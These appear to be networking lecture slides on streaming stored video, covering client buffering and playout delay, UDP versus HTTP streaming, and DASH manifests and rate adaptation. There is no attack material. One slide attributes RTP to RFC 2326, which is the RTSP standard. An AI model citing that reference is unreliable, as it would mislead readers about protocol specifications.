
- **Streaming:**
 - can begin playout before downloading entire file
- **Stored (at server):**
 - can transmit faster than audio/video will be rendered (implies storing/buffering at client)
- Two main challenges:
 - Sending (chunks of) a video to users
 - Bringing a video closer to users



Streaming

Caching


Streaming Stored Videos



Streaming Stored Videos: Challenges


- Continuous playout constraint: once client playout begins, playback must match original timing
 - ... but **network delays are variable** (jitter)
→ will need **client-side buffer** to match playout requirements
- Other challenges:
 - client interactivity: pause, fast-forward, rewind, jump through video
 - video packets may be lost, retransmitted

Streaming Stored Video: The Reality




- *Client-side buffering and playout delay:* compensate for network-added delay and jitter

Client-side buffering




Client-side buffering



1. Initial fill of buffer until playout begins at t_p
2. playout begins at t_p ,
3. buffer fill level varies over time as fill rate $x(t)$ varies and playout rate r is constant

Client-side buffering



Playout buffering: average fill rate (X), playout rate (r):

- $X < r$:
 - buffer eventually empties (causing freezing of video playout until buffer fills)
- $X > r$: buffer will not empty
 - provided initial playout delay is large enough to absorb variability in $x(t)$
 - *initial playout delay tradeoff*: buffer starvation less likely with larger delay, but larger delay until user begins watching

Streaming Multimedia: UDP

- Server sends at rate appropriate for client
 - often: send rate = encoding rate = constant rate
 - transmission rate can be oblivious to congestion levels
- Error recovery: application-level, time permitting
- RTP [RFC 2326]: multimedia payload types

Why?


- UDP may **not** go through firewalls
- Requires complex streaming server
 - Usually using RTSP (Real-time Streaming Protocol) to manage the media session (start, pause, stop, fast forward, rewind, etc)

Scalability: State
at the server!

→ not common in practice anymore

Streaming Multimedia: HTTP

- Multimedia file retrieved via HTTP GET
- Send at maximum possible rate under TCP



- TCP congestion control and retransmissions
→ Fill rate fluctuates
- How to hide variability in TCP throughput?
 - Larger playout delay → more buffering
- HTTP passes more easily through firewalls

Streaming Multimedia: DASH

- DASH: Dynamic, Adaptive Streaming over HTTP
 - DASH allows adjusting the media quality/representation to client's conditions
- Crucial to support **heterogeneous** clients (e.g., mobile phones, laptops, big TVs) over **dynamic** networks (e.g., Internet and cellular networks)

Streaming Multimedia: DASH

- Server:
 - Divides video file into multiple chunks
 - Each chunk stored, encoded at different rates
 - Manifest file: provides URLs for different chunks
- Client:
 - Periodically measures/infers server-to-client bandwidth
 - Consulting manifest, requests one chunk at a time
 - Chooses maximum coding rate sustainable given current bandwidth
 - Can choose different coding rates at different points in time (depending on available bandwidth at time)

DASH: Media Presentation Description (MPD) File

- **Main Goal:** Define the available video segments and their quality levels
- MPD is hierarchical XML file
 - Periods: (used to separate content, e.g., ad from video)
 - Adaptation Sets (groups various media components)
 - Representations (different encodings, bitrates, resolutions)
 - An example at:
 - <https://www.brendanlong.com/the-structure-of-an-mpeg-dash-mdp.html>


Streaming Multimedia: DASH

“Intelligence” at client: client determines

- **when** to request chunk (so that buffer starvation, or overflow does not occur)
- **what** encoding rate to request (higher quality when more bandwidth available)
- **where** to request chunk (can request from URL server that is “close” to client or has high available bandwidth)


Rate Adaptation at the client

DASH: Rate Adaptation



DASH: Rate Adaptation Goals

- Max. Rendering Quality



